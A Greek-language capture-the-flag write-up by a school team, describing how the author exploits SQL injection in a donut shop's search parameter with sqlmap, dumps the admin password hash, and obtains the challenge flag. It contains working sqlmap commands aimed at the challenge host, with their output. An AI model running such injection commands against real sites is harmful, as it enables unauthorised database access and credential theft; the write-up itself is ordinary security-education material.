Write-Up: Chocolate Injection (Web)

Ομάδα: mousiko_gymsasio_agriniou_lt_1 (Μουσικό Γυμνάσιο Αγρινίου - Λ.Τ.)
Μαθητές/Μαθήτριες Πέτρος Παπαθανασίου


Επισκόπηση Δοκιμασίας

Η δοκιμασία μάς δίνει ένα αρχείο zip, που περιέχει κώδικα μιας ιστοσελίδας καθώς και τρέχει μία σε έναν server. Ανοίγοντας και τα δύο παρατηρούμε ότι ο δοσμένος κώδικας αντιστοιχεί στον server side κώδικα της ιστοσελίδας που μπορούμε να επισκεφτούμε.


Επίλυση

Αρχική Ανάλυση

Η ιστοσελίδα χρησιμοποιείται για να πουλάει donut διαδικτυακά. Αμέσως όταν άνοιξα την σελίδα είδα ένα Admin Section, όπου είναι πολύ πιθανό να βρίσκεται η σημαία. Από το όνομα της δοκιμασίας θεώρησα ότι θα χρειάζεται sql injection. Όμως με απλές δοκιμές δεν φαινόταν να ήταν ευάλωτη η ιστοσελίδα σε αυτό το σημείο. Μία ακόμα τεχνική που σκέφτηκα είναι η brute-force. Όμως ούτε αυτή δεν είχε κάποιο αποτέλεσμα.



Για αυτόν τον λόγο αποφάσισα να ψάξω και άλλα πεδία, όπως η συμπλώρωση ονόματος στο καλάθι και η αναζήτηση donut. Παρόλο που το πρώτο πεδίο δεν ήταν ευάλωτο, το δεύτερο μου έδειξε το μήνυμα για να καταλάβω ότι εκεί πρέπει να υλοποιήσω sqli.



Εκμετάλλευση ευπάθειας

Το εργαλείο που χρησιμοποίησα είναι το sqlmap με παράμετρο “search”, που είναι ευάλωτη. Από την στιγμή που τρέχει SQLite, δεν ύπαρχουν πολλά databases. Για αυτό

αναζήτησα αμέσως τα tables με την εντολή “sqlmap -u "http://challenges.pmdk.gr:41488/eat.php?search=test" --tables” και μου έδωσε ως αποτέλεσμα:


```
[16:31:38] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.62, PHP 8.4.2
back-end DBMS: SQLite
[16:31:38] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[3 tables]
+---------+
| admins  |
| donuts  |
| orders  |
+---------+
```

Τα στοιχεία του admin θα είναι στο table admins , άρα με την εντολή “sqlmap -u "http://challenges.pmdk.gr:41488/eat.php?search=test" -T admins --columns” παίρνω τα στοιχεία από όλους τους αποθηκευμένους χρήστους. Τελικά για να πάρω τον κωδικό του admin τρέχω την εντολή “sqlmap -u "http://challenges.pmdk.gr:41488/eat.php?search=test" -T admins -C password --dump”.


```
Database: <current>
Table: admins
[1 entry]
+------------------------------------------------------------------+
| password                                                         |
+------------------------------------------------------------------+
| 8950a9c205ebbadd21905e90262669d6e4bc16320b8b24921ef3157095c8988e |
+------------------------------------------------------------------+
```

Έτσι συνδέθηκα στην σελίδα admin.php και μπορούσα να δω όλες τις παραγγελίες.

Όμως δεν μπόρεσα να εντοπίσω κάποιο flag. Για αυτό πήγα στο source κώδικα από το zip αρχείο που μας δίνεται. Εκεί παρατήρησα ότι πρέπει να υπάρχουν ακριβώς 4 παραγγελίες για μου εμφανίσει το flag.



Όταν πήγα και έκανα 4 παραγγελίες πήρα το flag της δοκιμασίας.



Σημαία

Η σημαία που βρέθηκε:

```
FLAG{Nom-n0m-I-lov3-doNuTs-w1TH-mY-SQL1!}
```